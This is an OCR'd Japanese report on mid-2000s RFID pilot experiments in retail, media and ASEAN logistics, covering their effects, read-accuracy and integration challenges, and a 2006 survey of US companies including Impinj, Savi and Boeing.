- 実験前と比較して、接客回数が 16～26%増加。
- 実験期間中にワインの購入を始めた会員顧客の来店頻度が 10%増加。
- 実験前と比較して、商品問い合わせ率が 57%増加、商品提案にあてる接客時間が最大 6%増加、前年と比較して売上が 16%増加。
- 実験前と比較して、試着回数が 11～22%増加、売上が 83～94%増加。
- 継続購入している顧客のワイン購入率が 50%増加。
- 利用者の 67%がスマートカートによる商品情報提供に肯定的評価。
- 利用者の 86%がスマートシェルフによる在庫情報提供に肯定評価。
- 顧客の滞留時間が長くなり、「接客のきっかけ」が増加する。
- 確度の高い販売データを容易に得ることができ、商品分析力を向上させる可能性がある。
- 問い合わせ商品を基に、全体のコーディネート（関連商品）を薦めやすくなる。
- 専門知識をもった販売員の代わりとなりうる。
- 顧客の購買意識を高める可能性がある。
- 通常時と比較して、顧客の待ち時間が 60～300 秒削減。
- 通常時と比較して、返品作業で 93%、棚調べ作業で 70%、補充作業で 92%作業時間が短縮。入荷作業に関しては、パソコンによる数値確認のみ。
- 従来と比較して、会計時間が 55%削減。利用者の 76%が「速い」と評価。
- 問い合わせの手間や待ち時間削減により、顧客満足が向上する。
- 会計の待ち時間が低減することにより、顧客満足が向上する。

（2）電子タグの課題

- スマートシェルフの低コスト化（高価なため店舗すべてに適用することが困難)。

・ リーダーの読み取り精度の確保（商品を元の場所、状態に戻さないと読み取れなくなる、読み取るべき商品以外の商品を読み取るなど判別が不正確)。
・ 読取速度の高速化（手に取られたことを認識させるまでの時間が長い）。
・ 電子タグ装着のハンドラベラーの開発（添付作業が高負荷)。
・ デザインと作業効率を考慮した電子タグ形状･大きさの検討。

（3）基幹システムとの連携における課題

・ メーカー提供コンテンツの標準･共有化（商品写真を含む商品情報をメーカーが提供し、店舗が共有できる仕組みづくり)。
・ 店舗側でのコンテンツ選択・制作の容易化（店舗が外部環境に応じてメーカー提供コンテンツを取捨選択したり、複数メーカーの情報からコーディネート情報を制作、クロスセルを喚起したりできる仕組みづくり)。
・ 電子タグ導入に伴う店舗の業務フローの見直しノウハウの不足。
・ 個人情報関係の運用を簡単にできるような手続きが必要。

3.4 メディアコンテンツ業界における電子タグ実証実験の結果

（1）効果

・ 電子タグマルチ POS レジにより、バーコードに比べ精算処理が約 30%短縮。
・ 関連商材の情報提供端末を利用した一般消費者のアンケート結果から、90%が買いものが楽しくなるので導入して欲しいという結果となり、来店促進効果がある。
・ 携帯電話と連携した付加価値情報提供サービスは、消費者アンケートより 80%の方が利用したいという結果となり、来店促進効果がある。
・ 全体的に、携帯電話と連携した情報提供サービス等を実施することにより、売上が約 10%拡大。
・ 電子タグという IT ツールを用いることによる「新たなサービス」の創造・開発。
・ 複合店舗における関連商材連携プロモーションによる販売促進効果。
・ 電子タグシステムを用いた購入特典付与、ポイント付与等の新たなサービス提供による売上拡大。

（2）電子タグの課題

・ プライバシー保護のあり方
・ コード体系の制定や管理方法の詳細
・ 商品に応じた装着方法
・ バーコードとの併用期間における業務運用法

（3）基幹システムとの連携における課題

- 電子タグシステムと各社が独自に作成している EDI システムとの連携、及びインターフェースの標準化
- 商品コード管理システム側の整備、並びに連携

3.5 ASEAN 地域における電子タグ実証実験の結果

（1）効果

① 直接的なコスト削減効果

約 1.2 億円/年。本システム構築に要する投資額は、電子タグ並びに電子タグのリーダライタが試作相当であるため正確に算出するのは難しいが、今回の実証実験規模で約 1 億円相当。したがって、現時点においては、直接的なコスト削減だけで投資効果を上げることは難しい。

② 間接的なコスト削減効果

国際通い箱についての導入効果は、昨年度の J-FRONT 実証実験により、製造コストを 1.5%程度下げる効果があるとの結果がでている。ASEAN 域内での貿易規模 30 兆円から類推すると、全産業の輸出通箱化率が 12.5%まで上昇したと仮定した場合には 560 億円というコスト低減効果が期待できる。

③ 付随効果

企業間の商流と物流が相互に連動することが出来れば、（サプライチェーンの効率化とそれに伴う倉庫在庫や物流在庫の圧縮等による）キャッシュフローの改善、（トレース＆トラックモデルによる）輸送事故への対応などが期待される。

④ リターナブルコンテナの管理精度向上

リターナブルコンテナの適正在庫管理が実現、業界全体としてリターナブルコンテナの回転サイクルを短縮することが期待される。

（2）電子タグの課題

① 金属内容物の扱い

国際通い箱については、内箱にアルミニウムシートを貼付し、金属の影響を遮断すると共に交信距離の確保を行い読取率の向上を図っている。

プラコンについては、樹脂の厚さの関係からアルミニウムシートを貼付しても金属の影響を遮断することができないので、今回はそのままの状態で電子タグをプラコンに貼付しているため製品入り箱の場合はどうしても読取りできない場合がある。

② タグの干渉問題

今回の実証実験では、リーダライタの読取り範囲に複数の電子タグが入った場合、100%の読取りができない場合があった。これは複数の電子タグ同士が干渉しあったためと思われるが、電子タグが多くなればなるほどリーダライタと電子タグ間

の距離も短くなるため読取り範囲も狭まり、 特にプラコンについては空箱 10 箱以上の場合では読取りできないケースがある。

③ 周波数帯が国別に異なるため広帯域対応が必要

日本、米国、ASEAN、欧州のどこでも使えるようにするためには、860 MHz～960 MHz の広い周波数範囲で均一な特性が得られる電子タグが必要となる。

④ タグの故障、破損時の対応

通常業務において読み取り精度が 100%保障できるレベルまで読み取り技術が向上したとしても、依然としてタグそのものの破損、不良をゼロにすることは難しい。

（3）基幹システムとの連携における課題

① 生産性の低下

機器の立ち上げ工数の増加、フォークリフトの運転スピードが低下、読み取り目視確認のための余分な工数が増加、読み取るべき数量を表示させるための事前準備等で業務工数が増加、などが明白である。

② 情報システムデータとのバインディング

キーとなるのが電子タグであり、商流で交換された受発注番号や出荷番号、通関許可番号などのデータと、電子タグに搭載される ID の紐づけが必須である。


4. IT 経営の視点による考察

4.1 「業務効率の向上」と「付加価値の創造」

電子タグ実証実験分析タスクにおいては、平成 17 年度に行われた電子タグ実証実験に関して「業務効率の向上」「付加価値の創造」の２点から考察を行ってきた。具体的な横串での考察結果の一覧は項目 4.2 に委ねるが、ここではその一覧に網羅できなかった委員間の議論のプロセスを紹介したい。

まず、この２点 - 「業務効率の向上」「付加価値の創造」 - を考察の指標として用いた背景には、全ての電子タグ実証実験に共通して『ユーザーは、バーコードを識別技術として採用した現行システムが提供している業務可視化率に一定の満足をしている。一方で、電子タグに対する高い期待を保有している』というユーザーが置かれている日本特有の環境がある。

そこで委員間の議論を通して得たこの示唆を、やや強引ではあるが図にしたのが下記である。



図Ⅰ-2-1　読み取り精度とコスト

誤解を恐れずに言うと、ウォルマートを中心とする米国流通業におけるモデルと、国内において実証実験がベンチマークとしているモデルに大きな違いがあることが委員の議論から垣間見えた。その違いとは、「業務プロセスに求める可視性の要求度合いの違い」である。

日本の実証実験は高いレベルの業務可視化率‐言い換えるならば読み取り精度‐を要求している。その背景にあるのは、現行のシステムで 99.999%の業務可視化率を得ており、そこと比較するからである。一方、電子タグの導入先進事例とされる欧米においては、90%の業務可視化率でも現行システムと比較すると大幅な可視化率の向上で、在庫削減ばかりか欠品率の削減、売上増加など様々な付加価値を想定できる環境下にある。

例えば、日本国内の小売業では、既存の事業モデルにおいて、出入庫プロセスでのモノの出入りとデータの出入りは最小物流単位(SKU)もしくは、可能であれば個品単位で同期が取られていることが前提であり、その上で如何にしてその精度を向上させ、同時にコストを下げるかという試みが行われてきた。

実際に、『未来型店舗サービスの実現に向けた電子タグの実証実験』においては、その目的を『顧客満足度の向上』におき、その効果として「来店客数(接客回数)の増加」、「新規顧客の増加」、「商品問い合わせ率(商品提案にあてる接客時間の増加)」、「リピート購入率の増加」、「在庫確認による顧客の待ち時間の削減」等を上げている。しかし忘れてはならないのは、情報システム上において存在している在庫は物理的にもモノとして存在していることを前提としていることである。したがって、【当たり前の前提としての】在庫情報と在庫の同期化→在庫情報を店員が“捜す”時間が削減→接客時間が拡大→売上の拡大という無線タグによって付加価値を産む構図を完成させることができる。(正確には、従業員の教育等が十分に行われ“接客時間が長引く＝消費者の購買に繋がる”という構図が前提として構築されている必要がある)

このとき在庫情報を店員が“探す”時間を削減することは、大きな付加価値であり、その探す時間の削減に電子タグは大きく寄与するであろう。

4.2 電子タグ実証実験の横串分析

次表は、５つの分析プロジェクトの効果と課題を総括したものである。

表Ⅰ-2-1　電子タグ実証実験横串分析

目的とした事		実証できた事	実装により期待できる効果		実装のための課題	
			計測できる効果	その他の効果	電子タグシステムの課題	基幹業務システムの課題
業務効率の向上	・業界全体の業務プロセス改革 ・在庫の可視化 ・業務のスピード向上 ・異品・欠陥品の把握 ・通関手続き簡素化 ・物流・生産管理統合 ・異業界製品の統合管理	・作業時間短縮 ・人員の削減 ・作業の正確性 ・作業の効率化	・在庫圧縮 ・リードタイム短縮 ・人員削減 ・作業削減 ・リターナブル率の向上	・非熟練者による作業の遂行が可能 ・作業工程の改革 ・SCM による全体在庫のバランス	・電子タグの小型化 ・電子タグの耐用年数 ・電子タグの自動実装 ・複数装着タグの識別 ・R/W 通信距離の調整機能 ・書き込み処理時間短縮 ・アクセス管理の指針 ・電子タグ容量増 ・ユーザー領域使用についての標準化 ・読み取り精度の向上 ・コード体系と管理方法 ・バーコード併用期間の対応 ・スマートシェルフの低価格化 ・ハンドラベラー ・デザインを考慮した電子タグ ・電波干渉に強いリーダー ・剥がれにくく、剥がれやすい ・金属内容物対応 ・国別に異なる周波数帯域への対応	・トレーサビリティと SCM の両方を考慮したシステム作り ・EDI と電子タグ情報の共通化 ・電子タグ情報管理センターの構築運用 ・中小企業への配慮 ・企業統合システムの一環として導入 ・最小単位の粒度に対応したシステム ・膨大な個品データへの対応 ・セキュリティ確保とプライバシー保護 ・関連商材にわたる商品コード管理システムの整備 ・基幹システムとのデータ統合
安心・安全の確保	・循環型社会実現への寄与 ・環境負荷情報の管理 ・安全性の向上	・製品ライフサイクルにわたるトレーサビリティ管理の向上 ・製品の長期利用化 ・正確な作業による安全性	・リユース率の向上 ・障害復旧時間短縮			
サービスの向上	・来店喚起 ・購買喚起 ・顧客満足度向上	・製品の長期利用化 ・顧客待ち時間短縮 ・販売促進効果 ・付加価値の創出 ・来店促進効果 ・新顧客増加 ・接客時間増加 ・売り上げ増	・顧客待ち時間短縮 ・接客回数増 ・顧客来店頻度増 ・接客時間増 ・継続購入率増	・顧客満足度向上		

4.3　読み取り精度視点からみた実装・運用の考慮点

現状の電子タグシステムは、100%の読み取り精度を前提としたものではなく、Best Effort Base を前提としている。よって、電子タグを導入する対象業務の性格を十分認識した上での、実装・運用の考慮点がある。

（1）顧客満足度向上のための読み取り精度

Best Effort Base の実装につき、大きな課題は無い。読み取れないケースがありえることを前提に運用される。

（2）業務効率向上のための読み取り精度

業務効率化を目指した電子タグ実装においては、「読み取り精度」を前提とした投資を行う。すなわち、業務効率によるリターンに見合った投資の範囲内で、実装可能な電子タグとそのバックアップシステムを設計する。読み取れなかった場合の対応として、「再読み取り」「目視による補完」「バーコード等による補完」「事後業務によるバックアップ」「読み取れないものを無視」等が考えられる。

（3）安心・安全のための読み取り精度

システムにおける Best Effort Base の選択に関しては人命の危険防止、食の安全確保や商取引の決済などアプリケーションにより決められると想定される。電子タグの導入にあたっては、利活用サイドの必要に応じて別の技術によるデータキャプチャシステムの 2 重化、または業務システムとしての Fail Safe の仕組みが必要である。

4.4　実装のための課題

読み取り精度以外の要件として、実証業務領域ごとに未だ多くの課題が提起されている。ただし、提起された課題は根本的な技術上の問題とは言えず、実現への投資課題と言えるものが大半である。

（1）電子タグの性能に係る課題

① 電子タグの小型化

電子部品や医薬品等を個品管理するためには、相当小型の電子タグが必要。

② 電子タグの耐用年数

保守やリサイクルに利用する場合には、10 年単位の耐用年数が必要。

③ 電子タグの記憶容量

バックグラウンドシステムと連携が困難な場合には、業務に必要な基本情報の全てを電子タグに記憶させ、また電子タグ上で更新したい要求がある。

④ 電子タグの金属容器/水溶内容物対応

製造現場、流通現場において、金属や水溶物を気にせず使えるものが要求されている。

⑤ 電子タグのデザイン

特に販売の現場において、商品やパッケージのデザインを損なうような電子タグは望まれない。

（2）リーダー/ライターの性能

① 読み取り通信距離の調整

同じタグを遠くから読み取りたい場合と、他との混同を避けるために限定した範囲内だけで読み取りたい場合がある。

② 書き込み処理時間

電子タグへの書き込み時間の短縮要請がある。

③ アクセス管理機能

セキュリティの基本機能としてアクセス管理機能は必須。

④ 電波干渉

UHF 帯の電子タグシステムとそれ以外の無線システムとの電波干渉を避けるための保護機能。

⑤ 国別周波数対応

国別に異なった周波数帯にあっても同じ電子タグが識別できる機能。

⑥ 複数装着タグ識別

一つのモノに複数の電子タグが装着する場合の解決案。

（3）電子タグの運用

① 電子タグ装着技術

実証実験で明らかになったのは、電子タグ装着のための工数増加であり、いろいろな場面における自動装着技術を開発する必要がある。また、現場によってはハンドラベラータイプの電子タグ装着器も必要。また、普段は剥がれにくく、必要なときには剥がれやすい電子タグへの要求もある。

② 電子タグ記憶領域使用ルール

電子タグのユーザー領域使用規則の標準化や、電子タグ記憶に使われるコード類の標準化。

③ バーコード併用

電子タグの普及過程においては、現行のバーコードシステムとの併用は必須。

5. 電子タグが情報経済社会基盤に果たす役割

それぞれの電子タグ実証実験は、企業の IT 経営実現のみならず、安心・安全や製品ライフサイクルにおける情報共有基盤を視野に入れている。ここでは、分析対象とした電子タグ実証実験プロジェクトにおいて検討された、電子タグが情報経済社会基盤に果たす役割と実現のための課題につき要約する。

① 業務効率と社会ニーズ対応の両立

SCM 等で使用する電子タグが、安心・安全・保守・リサイクルのためのトレーサビリティにも共有できる情報経済社会共有基盤構築の必要性について認識されている。例えば、SCM で活用される電子タグが保守やリサイクルでも使用できるためには、SCM と静脈系の業務領域で情報を共有できるシステムが必要であり、またそれなりの電子タグの耐久性が要求される。

② EDI と電子タグ情報の共有化

EDI で交換されるデータの標準化と、電子タグに格納されるデータ仕様の標準化は、別々の標準化機関で進められている。情報共有基盤として EDI と電子タグが相互補完的に使用されるとき、それぞれのデータ仕様の整合化は必須である。

③ 中小企業への配慮

納入部品への電子タグ装着が一方的に中小の部品業者に押し付けられてはならない。電子タグによりメリットを受ける企業や社会が、応分にコスト負担をしなければならない事は言うまでもない。また、電子タグの付いたモノのトレースにおいて、システム対応ができない中小企業がそのサイクルに含まれると、トレースの輪が切れることになる。

④ 膨大な個品データ

個品ごとのトレースが実現すると、今までの企業システムや社会システムが管理していた情報とは比べ物にならない程の膨大な量の情報管理が必要となる。情報の記憶システムの低価格化やデータをやりとりするネットワーク容量はもとより、データ管理技術についても新たな挑戦が待ち受けている。

⑤ セキュリティ管理

複数の目的で、大量の個品に付けられた電子タグ情報は、業務上の情報アクセス管理とともに、悪意のあるアクセスに対応するセキュリティ防護機能も要求される。
それには、電子タグ自身のセキュリティ機能にとどまらず、多目的で使われる場面に応じた確固で且つ柔軟なセキュリティシステムを考え出さねばならないだろう。

⑥ プライバシー保護

電子タグによる個人情報の漏洩保護策や、そのための電子タグ利用ガイドライン等が定められてきた。一つのモノに付けられた電子タグが、製品ライフサイクル全般で、且つ多目的（業務効率化と社会ニーズ）に使われるようになるとき、プライバシー保護策は、それらのニーズと交差し困難なものになるかも知れない。

第３部：高機能・大容量電子タグの調査

目　次

1. はじめに

従来、電子タグの利活用に際しては、通信インフラ（インターネット）等を始めとするITインフラの利用を前提としてビジネスモデルが検討されてきた。例えばEPCISは電子タグ内のコードを名前解決サーバーで情報のネットワークアドレス（URIまたはURL）に変換し、各企業はサーバーを設置して、オンデマンドでデータへのアクセスを許すシステムを基本としている。

そのため、中小企業や低開発国などITインフラの整備・導入が十分でなく、サーバーの設置やインターネットへの固定IPアドレスによる常時接続が困難な環境の下においては、電子タグの商品への添付は可能でも、電子タグから取得するIDに紐づいた情報をサプライチェーン等の他の当事者に発信することができない。また、電子タグが添付された商品・製品を仕入れ（購買）しても、電子タグから得られるべき情報が有効に活用できないという問題が生じている。

一方で、EPCの電子タグClass1Generation2（以下C1G2）がISO規格に取り入れられたことにより、IDだけでなく、ユーザーが必要とする情報を格納することが可能な電子タグが続々と製品化される段階にいたっている。すなわち、電子タグはユニークIDの媒体としてだけではなく、データーキャリアーとしての特性を発揮することができるようになった。

さらに電子タグの高機能化・大容量化が進展すれば、通信インフラの助けを得ないで、業務上必要な情報を企業間で受け渡すことが可能となる。これは、サーバーを所有してこれを維持するだけの情報リテラシーを持たない中小企業が、電子タグによる企業間情報共有の連鎖に加わる可能性を切り開くものと言う事ができる。我が国の企業のおよそ90%が中小企業であり、どのような産業分野においても、サプライチェーン及び製品ライフサイクルの中には大企業だけでなく、中小企業が介在している。一例を挙げれば、鉄鋼は大手企業の高炉メーカーが母材を製造するが、中間の加工は町の小さな鉄工所であり、この加工の発注元は大手の電機・機械メーカーである場合などである。このような企業の連鎖の中で、サプライチェーンマネジメント及びライフサイクルマネジメントを実現するには、中小企業が企業間情報共有の連鎖を断ち切ることなく機能することが求められる。

これらの状況を踏まえ、通信インフラに依存することなく電子タグを利活用し、業務上のメリットを享受するビジネスモデルについて調査を行った。具体的には、電子タグの高機能化及び電子タグ内の情報種の多様化が進展している米国の状況を調査し、どのような条件がそろえば、どのような業務展開が可能になるのか、我が国の産業界にとって参考となる事例を収集した。同時に、高機能・大容量電子タグの先進的なメーカーの技術動向についても調査を行った。調査の対象は必ずしも中小企業または中小企業をターゲットとしたメーカーではないが、電子タグを情報媒体として利用した事例を中心としており、今後中小企業への普及の鍵となる技術や利用方法を考える上で有益な情報をもたらすものと考えられる。
以下にこれらの調査の結果を報告する。

2. 米国における高機能・大容量電子タグの調査

2.1 調査日程

月 日	訪問地	調査先
10月28日	California	Savi TECHNOLOGY社
10月31日	Seattle	Impinj社
10月31日	Seattle	Boeing社
11月2日	Los Angeles	UCLA　RFID研究所（WINMEC）
11月3日	Las Vegas	Progressive Gaming社
11月3日	Las Vegas	McCARRAN国際空港
11月3日	Las Vegas	Wynn Hotel LAS VEGAS

2.2 Savi TECHNOLOGY 社

日時： 2006 年 10 月 28 日

企業概要と電子タグへの取組：

- 創業 15 年、現在は Lockheed Martin 社の子会社。
- 電子タグに関する同社の方針は、国際標準（国際標準化活動）に準拠したコンテナー用電子タグの推進と、安全な港関係の法律の制定に寄与することである。
- 取引先としては、米国防総省、NATO、オーストラリア、スペイン、デンマーク等 46 カ国におよび、各国のコンテナー総数約 3 万 5 千個を管理。今後は、ケミカル、ホームセキュリティ分野と提携していくことや、コンテナー管理数を 100 万から 150 万個に増やしていくことが目標。
- コアコンピタンスは、コンテナーのトラッキングをする技術（アクティブ型電子タグ、リーダー、ソフトウェア）とデータ収集ためのネットワーク基盤の提供。

主要製品概要：

- アクティブ型電子タグ（コンテナー用）： 温度、湿度、衝撃、開閉等のセンサー機能。1ｋバイトの容量。タグ内のコード体系は、独自コードとなっている。
- リーダー： バーコード（1 次元、2 次元）、パッシブ・アクティブ型電子タグの読取機能。
- ソフトウェアは、3 層構造で構成されている。
  - 下層（Site Manager, Mobile Manager, SDK）ドライバ層
  - 中層（Smart Chin Enterprise Platform）ERP（SAP）、会計ソフト（ゲイン

ズ）と連携。Web インターフェースあり。

- 上層（アプリケーション：電子タグの情報を GUI で表示、場所、ステータス等）

新技術の取組：

- 電子タグと GPS の融合、RSSI 技術（信号の強さによる位置情報測定の技術。資産のロケーション管理）等。

2.3 Impinj 社

日時： 2006 年 10 月 31 日

企業概要と電子タグへの取組：

- 従業員： 100 人（20 カ国）
- 設立： 2000 年 9 月
- 資本金 75 Million ドル、売上 60 Million ドル
- Chip/Reader は今後数年で 10 億 Chip の受注残がある。
- 今後の Chip 価格は￠2/Chip 以下を想定している(数十億 Chip 販売時)。
- コアコンピタンスとしては、電子タグ、不揮発性メモリー等がある。

電子タグに関しては、2006/8 に User Memory 64bit Chip を市販開始、2007 年に大容量 Memory の物を販売開始予定である。これは、空港 Baggage 向けとタイヤ業界(BT-11 規制)からの要望である。

新技術の取組：

現在、欧州・日本等において利用されているリーダー／ライターの読取技術である LBT(リッスン・ビフォー・トーク)方式に関して、さらに読み取りが向上する技術に取り組んでいる。同社の技術検証では、LBT 方式を利用しなくても、同方式と同程度もしくはそれ以上の性能を出せることを実現している。

日本等の利用できる周波数帯域が狭いところでも利用できるよう、2MHｚの間で技術検証を実施した。

主要製品のデモンストレーション：

①水の中でも認識するタグ、②薬のビンタグ、③DVD の円盤の中心のタグ、④衣類用のタグ、のデモの実施。どのパターンでも 100%の読み取りを実現。

①


②

②

③

④

アンテナ




2.4 Boeing社

日時： 2006年10月31日

電子タグ導入検討の経緯：

BOEING社は、TSAメンバーの一員として、航空機業界の諸規格化活動を行っている。10～12年前には航空機のAuto-ID（バーコード）規格を作成した。


この業界では、これまで部品の維持・メンテナンスは紙ベースで行っており、書き間違いや転記ミスなどのエラーが多かった。エラーの削減、データの信頼性向上のため、3つの情報（メーカーコード、パーツ番号、シリアル番号）をバーコードで管理することとした。



図Ⅰ-3-1　ネームプレートへのバーコード記載例

3年前には、バーコード以上に信頼性の高いデータ収集を行うため、次世代技術として電子タグを推進することにした。しかし、電子タグを航空機に使うためには、パイロットプログラムを通じて、電子タグが飛行に影響を及ぼさないという安全性を立証し、FAA（米国連邦航空局）に許可をもらう必要があった。そのため、FedExと共同でテストを実施した。

具体的には13.56MHzの電子タグ40個を、コクピットや貨物室など航空機の様々なゾーンに貼付し、90日間飛行テストを行ったが、電子タグの読み書きが航空機に電子的な影響を及ぼすことは無かった。しかし、13.56MHzの電子タグの読み取り距離は6インチ以下だったため、このタグの導入は困難だった。次にUHF帯電子タグをテストしたところ、読み取り距離は3m以上あり、飛行にも問題無かったことから、導入を目指すこととした。



図Ⅰ-3-2　Auxiliary Hydraulic Pumpへの貼付例

具体的には、パイロットテスト結果を白書としてとりまとめ、FAAに提出、有効なテストとして受理され、パッシブ型UHF帯電子タグの導入に向けての準備が、開始されることになる。

電子タグの利活用内容：

以下の20のユースケースを想定。

1）Process improvement enabler
2）Rework reduction
3）Safety
4）Accountability
5）Component tracking
6）Root-cause analysis
7）Configuration management
8）Theft and loss prevention
9）Communication
10）Counterfeit parts
11）Warranty and component life cycle management
12）Regulatory compliance tracking
13）Paperless transaction
14）Modification level
15）Supply chain management
16）Rogue parts
17）Routine and non-routine maintenance actions
18）Issues related to lots
19）Material analyst information source
20）Task yield

1つ例を挙げると、飛行機に不具合が発生し、部品メーカーでテストした結果、「不具合発見されず」となる場合がある（瑕疵があれば部品メーカーの負担で交換となる）。航空会社には、このような場合のリペアパーツコストが年間約1億ドルかかっている。このため、電子タグにメンテナンス履歴（注）を記載し、部品メーカーへフィードバックすることを検討している。（注）具体的な項目は、下記の通り。

- Part number
- Serial number
- Manufacturer
- Fabricator
- Date of manufacture
- Country of origin

- Modification level
- Warranty expiration date
- Weight
- Part description nomenclature
- Lot number
- Hazardous material code
- Electrostatic sensitive device
- Shelf life expiration date
- Software part number
- Airworthiness certificate tracking number

このような情報を電子タグに記録するためには、電子タグのユーザーメモリーは少なくても約8Kバイト必要であり、このような大容量の電子タグは現在実用化されていないため、各メーカーに開発を打診しているところである。メンテナンス履歴情報をサーバーで管理せずに電子タグに記録するのは、メカニックがリアルタアイムに、現場で確認できる情報を求めているためである。現在考えている添付対象は以下の通りである。

- ラインリプレイスブル：　取り外しの頻度が高い、高価な機器（例：フライトコンピュータ45万ドル/個　等）
- ライフ制限＆タイムコントロール：　着陸何回以上、飛行時間何時間以上　等
- 緊急用装備：　救命胴衣、酸素マスク等（注：現状棚卸は2人で30分。電子タグなら5分）

図Ⅰ-3-3　787へのRFID貼付対象イメージ

電子タグ導入までのロードマップ：

2007年から、部品の荷札ラベルに5～10セントタグを貼付し、ロケーション管理などに使う予定。パーツへの貼付は、2008年8月から導入予定の次世代機787を希望している。実際には、電子タグの貼付は段階的に進めながら、当初はメンテナンス履歴の必要ない救命胴衣等からの予定である。

また、電子タグを貼付し納入をするのは部品供給メーカーになる。例えば、現状の777の場合では、日本の企業が約8割の部品を同社に供給している。同社の電子タグ利活用の考え方は、部品メーカーの製造工程管理、トレーサビリティに使ってもらうことを想定している。

2.5 UCLA RFID研究所（WINMEC）

（WINMEC＝Wireless Internet For The Mobile Enterprise Consortium)

日時： 2006年11月2日

活動概要：

同研究所には、マイクロソフト、インテル、シーメンス、ヒューレットパッカード、モトローラなどの技術系企業の他に、ボーイング、ロッキード、マーチンなどの航空関係各社が参加。さらに韓国、伊などの政府系団体や、電子タグのユーザー企業やベンチャー企業等も参加している。電子タグへの取組としては、電子タグについて全米で初めて大学で講義した。年間40～50のレポートを参加メンバー（協賛企業）に提供しており、現状分析だけでなく、3～5年先の利活用を想定した研究も行っている。

研究当初はサプライチェーンでの活用のみと考えていたが、現在では流通、自動車、セキュリティ、ロケーション管理などに利用できることが分かった。現在、日本企業の参加はないが、参加を希望している。

電子タグの研究テーマ：

この分野では、ビジネスとしての考え方と技術研究の両側面がある。ビジネス面では、米大手企業でも必要としている状況である。また技術面では、読取り精度とスピード、メモリー容量、周波数レンジが高まり、導入が進んでいる中で、アプリケーションを含めた利活用分野に広がっている。

同研究所の電子タグアプリケーションに関してのテーマは大別して以下の6テーマである。Supply Chain、Smart Shelf、Library System、RF-DVD、Personal & Asset Tracking、Specimen Track。

これらは、いずれも共通のプラットフォーム上で、様々なハードウェアを結び付け活用できるシステムを想定しており、データのアクティベート、フィルターが可能となり、データミックスできるミドルウェアを構築している。特徴は、アプリケーションを変えずに他のベンダーに変更が可能であることでる。以下6テーマの内容である。

① Supply Chain：最初に試みたアプリケーションであり、3年前にスタート
② Smart Shelf：小売業では特に便利で、倉庫の在庫管理や売場の陳列ミス削減に有効
③ Library System：図書の貸出し返却が自動で可能
④ RF-DVD：DVDへのチップ貼付で幅広い利用が可能となるが、実際にどう使うかは今後の課題
⑤ Personal & Asset Tracking：牛の管理など様々な資産管理が可能、LF～HF～UHFへと今後研究にチャレンジする
⑥ Specimen Track：医療、生命分野への進出を構想中。低周波RFIDを活用しソフトウェアを構築。どんなハードウェアにするかが課題

2.6 Progressive Gaming社

日時： 2006年11月3日

企業概要と電子タグへの取組：

カジノ業界での同社の電子タグへの取組について調査を行った。

同社は、90年中頃から約10年間電子のシステム開発を研究している。ソフトウェアを中心に、IP (Intellectual Property)、コンテンツなどを専門的に開発する会社。本社はラスベガス。マカオには国際事務所があり、マカオのカジノにもサプライヤとしてビジネスを展開している。従業員約300名。グローバル・パートナーズ・インターナショナルという組織を作り、カジノ用チップを作るメーカーや同業他社、各種メーカーと技術提携を行っている。

